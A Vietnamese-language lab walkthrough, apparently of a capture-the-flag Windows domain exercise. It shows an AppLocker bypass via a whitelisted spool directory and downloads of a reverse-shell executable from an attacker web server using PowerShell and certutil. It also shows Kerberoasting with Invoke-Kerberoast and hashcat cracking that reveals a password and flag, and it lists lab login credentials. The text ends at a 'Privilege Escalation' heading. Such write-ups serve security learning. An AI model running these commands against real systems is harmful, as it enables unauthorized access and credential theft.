
Thông tin đăng nhập:


* Username: corp\dark
* Password: \_QuejVudId6

**Bypassing Applocker**

AppLocker là 1 ứng dụng whitelist được giới thiệu ở Windows 7. Nó hạn chế các chương trình mà người dùng có thể thực thi dựa vào đường dẫn, nhà sản xuất và hash.

Kiểm tra các file bị blacklist/whitelist:





Hãy viết 1 chương trình C in ra Hello World!

#include<stdio.h>

int main() {

printf("Hello World!");

return 0;

}

Biên dịch chương trình:


x86\_64-w64-mingw32-gcc hello.c -o hello.exe

Chuyển tệp thực thi đến máy nạn nhân. Chúng ta sẽ vận chuyển nó qua máy chủ web: python3 -m http.server 9000

Tải nó về bằng lệnh Powershell:

powershell Invoke-WebRequest -uri http://10.8.55.148:9000/hello.exe -outfile hello.exe

Thực thi chương trình:






Bạn để ý thấy bạn không thể thực thi tệp nhị phân của bạn và một số chức năng nhất định trên hệ thống sẽ bị hạn chế.

Có nhiều cách để bypass AppLocker.

Nếu Applocker được cấu hình theo các quy tắc mặc định, chúng ta có thể bypass nó bằng cách đặt tệp thực thi trong thư mục sau: C:\Windows\System32\spool\drivers\color

Đường dẫn này nằm trong whitelist của AppLocker.

Mình thử reverse shell bằng lệnh sau:





🡪 Bị chặn bởi phần mềm chống virus

Tải file trên Windows cmd:

1. powershell Invoke-WebRequest -uri http://10.8.55.148:9000/reverse-shell.exe -outfile reverse-shell.exe
2. powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.8.55.148:9000/reverse-shell.exe','reverse-shell.exe')"
3. certutil -urlcache -split -f http://10.8.55.148:9000/reverse-shell.exe

Mình không mở được file reverse-shell.exe






**Kerberoasting**

Kerberos là 1 hệ thống xác thực cho mạng Windows và Active Directory. Có nhiều cách để tấn công Kerberos, hôm nay chúng ta sẽ dùng Powershell script để yêu cầu 1 service ticket cho 1 tài khoản và ticket hash. Sau đó ta có thể phá vỡ hash đó để có quyền truy cập vào tài khoản người dùng khác.

Đầu tiên hãy liệt kê Windows. Nếu chúng ta chạy setspn -T medin -Q \*/\*, chúng ta có thể trích xuất tất cả tài khoản trong SPN.


SPN (Service Principal Name) là ánh xạ giữa dịch vụ và tài khoản.



SPN dành cho người dùng fela

Chúng ta có thể dùng Invoke-Kerberoast và lấy ticket.


Đầu tiên, bạn phải tải Invoke-Kerberoast về máy nạn nhân:



Dùng Invoke-Kerberoast để đánh cắp hash của người dùng fela:

. .\Invoke-Kerberoast.ps1

Invoke-Kerberoast -OutputFormat hashcat ​ |fl



Bạn đã có SPN ticket

Dùng hashcat để tấn công dồn dập mật khẩu. Loại hash chúng ta đang crack là Kerberos 5 TGS-REP etype 23 và mã hashcat là 13100

hashcat -m 13100 -a 0 hash.txt rockyou.txt

🡪 Password: rubenF124

**flag{bde1642535aa396d2439d86fe54a36e4}**

**Privilege Escalation**

